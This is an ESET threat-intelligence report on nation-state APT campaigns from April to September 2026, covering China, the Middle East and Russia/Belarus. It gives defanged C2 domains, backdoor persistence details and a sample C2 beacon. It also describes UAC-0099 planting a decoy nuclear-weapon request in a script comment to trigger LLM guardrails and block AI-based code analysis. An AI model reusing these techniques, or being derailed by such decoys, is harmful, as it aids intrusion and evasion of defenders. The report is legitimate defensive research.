Cybersecurity
Progress. Protected.

APT Activity Report

FROM ESPIONAGE TO DESTRUCTION: BELARUS-ALIGNED APT ACTIVITY CONVERGES WITH RUSSIA'S WAR PRIORITIES

April 2026 – September 2026

(eset):research

Contents

Executive summary 3

Attackers and targets 6

China 8

- Targeting of the Southeast Asian scam industry 9
- Activities against the Taiwanese semiconductor industry 10

Middle East 11

- Activity ramps up after the outbreak of the US/Israel war on Iran 12
- Arid Viper: Returning to Windows after some time away 13
- BladedFeline and TortoiseShell: Putting new malware into the field 14

North Korea 15

- Operation DreamJob against drone tech restarted 16
- ScarCruft expands Android, Windows, and Linux tooling 17
- DeceptiveDevelopment moves up the software supply chain 18

Russia 20

- Gamaredon 21
- PhantomCaptcha 22
- MDaemon mail server exploitation 23

Other 24

- Belarus-aligned groups increasing convergence toward Russia 25
- APT-C-60 phishes Japanese politicians to reach wider targets 26
- Passive Linux backdoor disguised as SpamSniper 26

About ESET 28

Executive summary

Welcome to the latest issue of the ESET APT Activity Report!

This report provides an overview of notable activities conducted by selected advanced persistent threat (APT) groups and investigated by ESET researchers between April and September 2026. The operations presented here reflect the broader threat landscape observed during this period and highlight some of its key trends and developments. They represent only a subset of the cybersecurity intelligence made available to customers of ESET Threat Intelligence APT Reports.

During the monitored period, China-aligned groups conducted intelligence-collection operations primarily against governmental targets. FamousSparrow kept up its monitoring in South America, just as in the previous reporting period. In Southeast Asia and Oceania, China-aligned threat actors ran campaigns that appear to support Chinese law enforcement efforts against organized crime in the region. One threat actor targeted hotels in Palau, which seems to be increasingly used as a base for fraud-related organized crime. SlippyNunchucks deployed its DarkVigil toolset in Sri Lanka against Chinese-speaking individuals connected to fraud schemes, likely in the context of broader regional law enforcement efforts against financial crime. As scam compounds have become an issue for countries neighboring China, with direct negative effects on China itself, it is likely that China-aligned APT groups have supported law enforcement efforts in this area. Another, broader cluster of activity targeted Taiwanese organizations operating in the semiconductor industry. This focus on Taiwan's semiconductor sector is consistent with long-running Chinese industrial espionage priorities, and the strategic importance of semiconductor supply chains to both economic competition and national security.

Middle East-aligned activity increased compared with the previous reporting period, driven mainly by the return of several established Iran-aligned groups. In the previous period, activity from these groups had declined, most likely because internet restrictions imposed by the Iranian regime hindered their own ability to operate effectively. FilthyFeline, a subgroup of OilRig, and MuddyWater resumed operations after a quieter period, with most activity directed at entities in Israel across multiple sectors; a smaller number of US companies were also affected. FilthyFeline also appears to have taken over activity against a cellular data service provider in Uzbekistan that had previously been compromised by BladedFeline, another OilRig subgroup. In parallel, we analyzed new or updated malware, suggesting renewed development activity within parts of the Iran-aligned ecosystem. We also discovered activity by Arid Viper, a Hamas-affiliated threat actor, against what appears to be the Palestinian Authority's Ministry of Foreign Affairs and Expatriates or an affiliated governmental entity. Given the ongoing US-led peace process, as well as the long-standing rivalry between Hamas and the Palestinian Authority, this activity was potentially intended to collect intelligence on the Palestinian Authority's diplomatic position and internal thinking regarding negotiations to reduce hostilities in the region.

North Korea-aligned threat actors did not deviate significantly from the types of targets seen in previous reporting periods. These include primarily technology and cryptocurrency companies, software developers, and other opportunistic targets. Alongside South Korea, Ukraine has become

increasingly prominent among North Korea-aligned targets. This is likely related to growing ties between Russia and North Korea, and North Korea's increasing involvement in Russia's war against Ukraine, not only through indirect military support (munitions, etc.) but also through the deployment of North Korean soldiers. Alongside these broader trends, Lazarus resumed targeting of the drone sector, typically using recruitment-themed social engineering to gain initial access. The likely motivation is the increasingly important role that drone systems are playing in the war in Ukraine, where new tactics and capabilities are being tested. Access to such knowledge and manufacturing processes could provide North Korea with valuable know-how for developing its own drone-production capabilities. We also detected ScarCruft targeting an African country, which was probably intended either to maintain oversight of a North Korean worker scheme operating in the country or to monitor Russian activities there. Separately, DeceptiveDevelopment moved from fake job-interview lures to broader software supply-chain compromises, harvesting developer credentials and using that access to inject malicious code into public and private source code repositories.

Russia-aligned activity continued to support its war objectives, targeting governments, the defense sector, and military entities in Europe, with a substantially higher number of targets in Ukraine. Looking more closely at these activities, similarities between Russia-aligned and Belarus-aligned campaigns stand out, further supporting our hypothesis that threat actors aligned with the two countries are becoming operationally closer. Gamaredon's operations, which are typically numerous, saw a significant decline. We suspect that this could be related to Ukrainian attacks on Crimea, where the group is suspected to operate, a broader restructuring of its operations, or other factors that we continue to assess. Despite this decline in activity, Gamaredon updated its PteroBox file stealer and started using new tools such as PteroPSDoor and Turla's VBScript Rezzuar. PhantomCaptcha attempted to deploy spyware, which we named PrincessSpy, on Android devices while impersonating Ukrainian entities. We also identified an extensive campaign in Ukraine exploiting MDaemon mail servers, during which the attackers deployed two backdoor malware families, HELLAGE and HELLTAG.

North Korea's expanding military cooperation with Russia has prompted expectations that North Korea-aligned cyberactivity might be starting to align more closely with Russian objectives in Ukraine. While some of their targeting interests overlap, notably around the drone sector, our telemetry more clearly points to Belarus-aligned groups acting as cyberproxies or force multipliers for Russia. We observed increased and more assertive activity from Belarus-aligned threat actors, with their operations increasingly reflecting Russia's intelligence priorities in Ukraine in some areas. Most notably, we identified the first destructive cyberattack by a Belarus-aligned threat actor that we have documented in the European theater, marking a significant development in this threat nexus. According to our telemetry, FrostyNeighbor attacked a manufacturing company in Ukraine that plays an important role in the country's transportation sector. This marks a notable escalation, as threat actors with a well-established history of destructive cyberoperations in Ukraine have, until now, been Russia-aligned.

Finally, we identified several cases of APT groups using AI and large language models (LLMs) at various stages of their operations. Threat actors used AI primarily to accelerate tasks that would otherwise require painstaking effort, including malware development and the creation of decoy websites. In some cases, this resembled vibe coding: rapid, prompt-driven drafting of code, with human operators adapting and integrating the results into their toolchains. We also discovered phishing lures containing images that were clearly AI-generated. In one notable case, Russia-aligned UAC-0099 inserted a decoy request for instructions on building a nuclear weapon into a script comment, apparently attempting to trigger the safety guardrails of LLM-based security analysis and prevent the inspection of the malicious code that followed.

Despite these developments, we have not noticed AI substantially reshaping the APT landscape over the past six months. While we cannot determine whether some operations may involve a higher degree of AI-driven automation, our telemetry continues to show hands-on-keyboard activity and operations that are not fully

automated. Overall, our observations suggest that APT groups are currently using AI much like mainstream software developers: to accelerate software development, automate previously manual tasks, and assist with the analysis of large volumes of data, rather than to conduct fully autonomous malicious operations.

ESET products protect our customers' systems from the malicious activities described in this report. Intelligence shared here is based mostly on proprietary ESET telemetry data and has been verified by ESET researchers, who prepare in-depth technical reports and frequent activity updates detailing activities of specific APT groups. These threat intelligence analyses, known as ESET APT Reports, assist organizations tasked with protecting citizens, critical national infrastructure, and high-value assets from criminal and nation-state-directed cyberattacks.

More information about ESET APT Reports, which deliver high-quality, strategic, actionable, and tactical cybersecurity threat intelligence, is available on the **ESET Threat Intelligence page**.


Attackers and targets

Across Europe, APT activity remained heavily concentrated on Ukraine and organizations connected to the country's governmental, military, and wartime resilience needs. Russia-aligned groups continued to target Ukrainian governmental entities, municipalities, healthcare institutions, military personnel, defense-related organizations, and infrastructure-adjacent sectors. Belarus-aligned activity increasingly echoed these Russian strategic priorities. Beyond Ukraine, European defense and aerospace companies remained attractive targets, especially for North Korea-aligned Lazarus operations focused on UAS technologies and supply chains.


In Asia, governmental organizations remained among the most frequently targeted entities, alongside technology, semiconductor, telecommunications, and research-related sectors. Taiwan's semiconductor ecosystem was targeted by multiple China-aligned threat actors, including activity against a semiconductor and electronic components distributor and a chemicals company linked to semiconductor manufacturing processes. South Korea remained a major focus for North Korea-aligned activity, including ScarCruft operations and compromises of Linux servers used as covert-network nodes. Japanese political entities were targeted by APT-C-60, probably as stepping stones into wider networks of intelligence value.

In the Middle East, Israel remained the principal focus of Iran-aligned activity that targeted multiple sectors, while some activity also affected US companies. We also uncovered activity by Hamas-affiliated Arid Viper likely aimed at the Palestinian Authority's Ministry of Foreign Affairs and Expatriates, or an affiliated governmental entity.

In South America, China-aligned groups maintained interest as governmental and public sector entities remained prominent targets. In Oceania, the targeting of a hotel in Palau stands out as unusual for China-aligned groups, but appears plausible in the context of Chinese law enforcement efforts against fraud-based organized crime networks operating scam centers from hotel facilities. In Africa, we detected North Korea-aligned activity against entities associated with port infrastructure in a country with long-standing ties to Pyongyang.



Attack sources



Targeted countries and sectors

China

FamousSparrow SlippyNunchucks Flax Typhoon

Summary of China-aligned APT group activity

China-aligned threat actors remained highly active worldwide between April and September 2026, focusing predominantly on intelligence collection from governmental targets. Alongside targeting of governmental entities in China's immediate neighborhood and further abroad, FamousSparrow continued its operations in South America, seemingly maintaining its interest in this region as documented in our **previous APT Activity Report**.


We also observed a notable targeting pattern across several victims linked to investigations and law enforcement efforts against fraud-based organized crime involving Chinese interests in Southeast Asia. The recurrence of this theme across multiple targets strongly suggests sustained interest in the scam industry, rather than opportunistic targeting of individual organizations.

During this period, we also identified several Taiwanese organizations in the semiconductor industry being targeted by China-aligned APT groups, probably as part of industrial espionage efforts that have been persisting for years.


In our telemetry we identified an intrusion apparently related to diplomatic developments surrounding peace efforts in the Middle East. The targeting suggests Beijing's interest in obtaining intelligence relevant to China's diplomatic engagement in the region, where Beijing's efforts to brand itself as an international mediator and responsible world power may serve its broader ambitions to strengthen its international standing and create opportunities for deeper political and economic engagement.

Targeting of the Southeast Asian scam industry

In recent months, several China-aligned threat actors conducted operations that seem to have been



Sectors targeted by China-aligned APT groups



Initial access techniques used by China-aligned APT groups

directed at fraud-based organized crime networks. We suspect that these may reflect efforts by Chinese law enforcement against the sprawling **Southeast Asian online scam industry**.

For instance, in June 2026, we spotted a China-aligned threat actor targeting a hotel in Palau, a country that does not feature prominently in the typical victimology of China-aligned groups. However, it appears that since at least 2025, Palau – and especially **Palauan hotels** – have become a new, growing base of operations for fraud-based organized crime. In early 2026, a major international police investigation, **Operation First Light**, led to the dismantling of two such hotel-based scam centers in Palau. Interestingly, Chinese law enforcement took an active part in this investigation and China's Ministry of Public Security (MPS) is reported as one of Operation First Light's main funders. These elements lead us to suspect that the malicious activity we discovered may have been part of MPS efforts against the Southeast Asian scam industry. The hotel was targeted via a spearphishing email with malicious attachments (malicious ZIP archives and LNK files) that load the **AdaptixC2** post-exploitation tool and an undocumented backdoor we named FoetidBracket.

Similarly, in May 2026, a China-aligned threat actor that we named SlippyNunchucks targeted Chinese-speaking individuals in Sri Lanka, another country increasingly **used as a base** by online fraud networks. Again, this caught our attention, as Chinese and Sri Lankan authorities have recently strengthened their bilateral **police cooperation** to tackle underground gambling and fraud-related criminal schemes. Since early 2026, Sri Lankan authorities have already arrested and deported several hundred **Chinese nationals** for allegedly taking part in such activities. SlippyNunchucks deployed its DarkVigil toolset (aka FDMTP) by **hijacking updates of the legitimate QuickFox software**, which is a typical method employed by this threat actor to compromise its targets. This SlippyNunchucks operation, which was specifically designed to compromise Chinese-speaking users in Sri Lanka, may have been part of such law enforcement efforts.

Chinese authorities have steadily strengthened their response to the Southeast Asian scam industry in recent years, going as far as delivering **death sentences** to 11 ringleaders in late 2025. Public pressure has been increasing on Beijing to tackle the issue as **thousands of young Chinese** are being lured into neighboring countries and forced to work in scam compounds. Taking this context into account, it thus seems highly plausible that APT groups affiliated with Chinese security agencies may now be mobilized to support these anti-scam industry efforts.

Activities against the Taiwanese semiconductor industry

During this period, we have seen several Taiwanese organizations active in the semiconductor industry being targeted by China-aligned threat actors. Between May and July, for instance, we detected malicious activities against a Taiwanese company involved in the distribution of semiconductors and electronic components. While we cannot attribute this activity to any currently known group, we assess with high confidence that it is China-aligned. This activity overlaps with what **Proofpoint** tracks as UNK_FistBump, including the use of a highly similar Cobalt Strike compromise chain.

In June, the Flax Typhoon APT group compromised an outdated public-facing application of a Taiwanese chemicals company, whose products are reportedly used in industrial processes linked to the manufacturing of semiconductors. We continue to see this threat actor using SoftEther VPN to maintain access to the targeted network.

While such targeting is clearly not a new phenomenon, it remains significant as it further illustrates Beijing's willingness to use industrial espionage as a way to boost its own semiconductor industry and close the gap with Taiwan's technological leadership in this domain. Semiconductors have long been designated as a **top priority** of the Made in China 2025 program, a major industrial development strategy that is known to significantly orient the targeting adopted by China-aligned threat actors. Obviously, this vertical is now taking on a renewed importance in the context of the broad AI race pitting China against the US.

It is also likely that, through these persistent industrial espionage campaigns, Beijing hopes to gradually erode Taiwan's pivotal role in the global semiconductor supply chain, an economic advantage that also acts as a security guarantee for the island – the now famous **silicon shield** concept. Taiwan's semiconductor industry, in other words, represents both an economic *and* security priority for Beijing. For these reasons, it seems highly likely that this sector will remain a recurrent target of China-aligned APT groups in the near future.

Middle East

MuddyWater FilthyFeline OilRig Arid Viper TortoiseShell BladedFeline

Summary of Middle East-aligned APT group activity

Unlike in the previous reporting period, from April to September 2026 we observed a resurgence in activity from Iran-aligned threat actors such as MuddyWater and FilthyFeline. The latter is a subgroup of OilRig that has been linked to Iran's Ministry of Intelligence and Security and shares TTPs with another OilRig subgroup, Lyceum, as well as MuddyWater.


The vast majority of activity in our telemetry was directed at entities in Israel across various sectors, with no particular one standing out as a prevalent target. Alongside Israeli targets were also US companies, although in much smaller numbers. As in the previous reporting period, we detected activity targeting Israel that we were unable to link to any known group; however, it exhibited characteristics consistent with Iran-aligned activity.

We also uncovered suspected intelligence-collection activity by a Hamas-affiliated group, apparently aimed at gaining insight into the Palestinian Authority's position and internal thinking on the peace process and the efforts to reduce hostilities in the region.


Activity ramps up after the outbreak of the US/Israel war on Iran

Groups that have been quiet in recent months or years have reengaged by targeting victims in Palestine (Arid Viper) and developing new malware (TortoiseShell and BladedFeline). In addition, traditionally active and noisy groups such as FilthyFeline and MuddyWater came back online after protracted absences that began at the start of the war, in late February and early March.

FilthyFeline seems to have taken over targeting of a cellular data service provider in Uzbekistan that was previously targeted by BladedFeline (an OilRig subgroup) in 2023. Additionally, we found the group using `micsinfy[.]eu` to target victims in Europe, beginning March 19, 2026 and tapering off July 9, 2026



Sectors targeted by Iran-aligned APT groups



Initial access techniques used by Iran-aligned APT groups

with a Let's Encrypt certificate that was issued for the domain on March 18, 2026 and expired on June 16, 2026.

MuddyWater has gone back to its prewar roots by focusing on initial access via spearphishing followed up with custom tooling and RMM software, in this case ScreenConnect. In August, MuddyWater leveraged a compromise of an IT vendor in Israel to send spearphishing emails with a malicious attachment to targets in Israel and the United States. If successful, the attachment writes ScreenConnect to disk and executes it.

Arid Viper: Returning to Windows after some time away

In June, Arid Viper reemerged from its hiatus, targeting Windows endpoints with a new version of its backdoor, Arid Gopher. The backdoor establishes persistence in one of two ways depending on whether 360 Total Security is installed. If it is, a scheduled task named `OfficeClickToRun` is created; otherwise, `OfficeClickToRun.lnk` is dropped to the Startup folder. Communication with the C&C server – `kanreki[.]net` – is base64 encoded and JSON formatted, as shown in Figure 1.

```
{
    "did": ";98N58b4cm1782835688",
    "ex": "C:\\viruses\\gopher\\gopher.exe",
    "encoding_type": "2",
    "dname": "DESKTOP-TEST/TestUser",
    "av": "[{\"display_name\":\"Windows Defender\",
            \"product_state\":401664}]",
    "os": "Microsoft Windows 10 Pro (10.0.19045) - 64-bit",
    "version": "11.1",
    "middle": "kanreki.net/P9Iuq2YAfH"
}
```

Figure 1. Example request sent by Arid Gopher to its C&C server

A (presumed) victim in Palestine uploaded the backdoor to VirusTotal, which included a lure document named `اسئلة دكتورة فارسين.docx` (machine translation: Dr. Farsin's Questions), as shown in Figure 2.




Figure 2. Contents of a lure document dropped by the Arid Gopher backdoor

The document's purported addressee, Dr. Farsin, probably refers to Farsin (also spelled Varsen) Aghabekian, **the Palestinian Authority's current minister of foreign affairs**. This can be inferred from the document's content, which displays a list of questions related to Palestine's foreign policy – perhaps intended to look like a media request addressed to the minister. This suggests that Arid Viper's operation likely targeted the Palestinian Authority's Ministry of Foreign Affairs and Expatriates, or an affiliated governmental entity.

The Palestinian Authority (based in the West Bank) remains mired in a **long-running power struggle** with Hamas (based in the Gaza strip) for political control over the Palestinian state. It is therefore unsurprising that a Hamas-affiliated threat actor such as Arid Viper would target an organization belonging to its political rival. The current geopolitical context, however, makes such an operation especially significant.

Indeed, since the partial ceasefire reached in October 2025 between Israel and Hamas, a difficult US-led **negotiation process** has been taking place to bring about a durable cessation of hostilities in the region.

In July 2026, Hamas **agreed** to a US-backed roadmap for implementing the next phases of the Trump administration's **peace plan**, including provisions for its gradual disarmament, the **transfer of the governance of Gaza** to a new, UN-backed body (the National Committee for the Administration of Gaza), and the gradual withdrawal of Israeli forces. However, implementation of the roadmap remains stalled amid disagreements between the parties. Given this context, Arid Viper's operation could potentially have been aimed at collecting intelligence on the Palestinian Authority's ongoing diplomatic dealings regarding the peace plan process.

BladedFeline and TortoiseShell: Putting new malware into the field

In August 2026, we found a new backdoor that we named SharpShareIT. It is a minimalist backdoor that we attribute to BladedFeline based on file similarities with backdoors that we analyzed in May 2023 and April 2024. SharpShareIT uses a standard (and hardcoded) User-Agent for Microsoft Edge on Windows 10 to blend into web traffic, and offers operator commands to execute a PowerShell script and upload or download a file.

Similarly, in May 2026, we detected a successor to TortoiseShell's **IMAPLoader** that was documented by us (and others) in October 2023. The updates were mostly limited to the addition of defense evasion techniques such as looking for software used in malware analysis (e.g., VirtualBox, VMware, or Wireshark). One oddity is that Windows 7-specific messages were present in the scheduled tasks used for persistence.

North Korea

Kimsuky Lazarus Operation DreamJob ScarCruft DeceptiveDevelopment ScarCruft

Summary of North Korea-aligned APT group activity

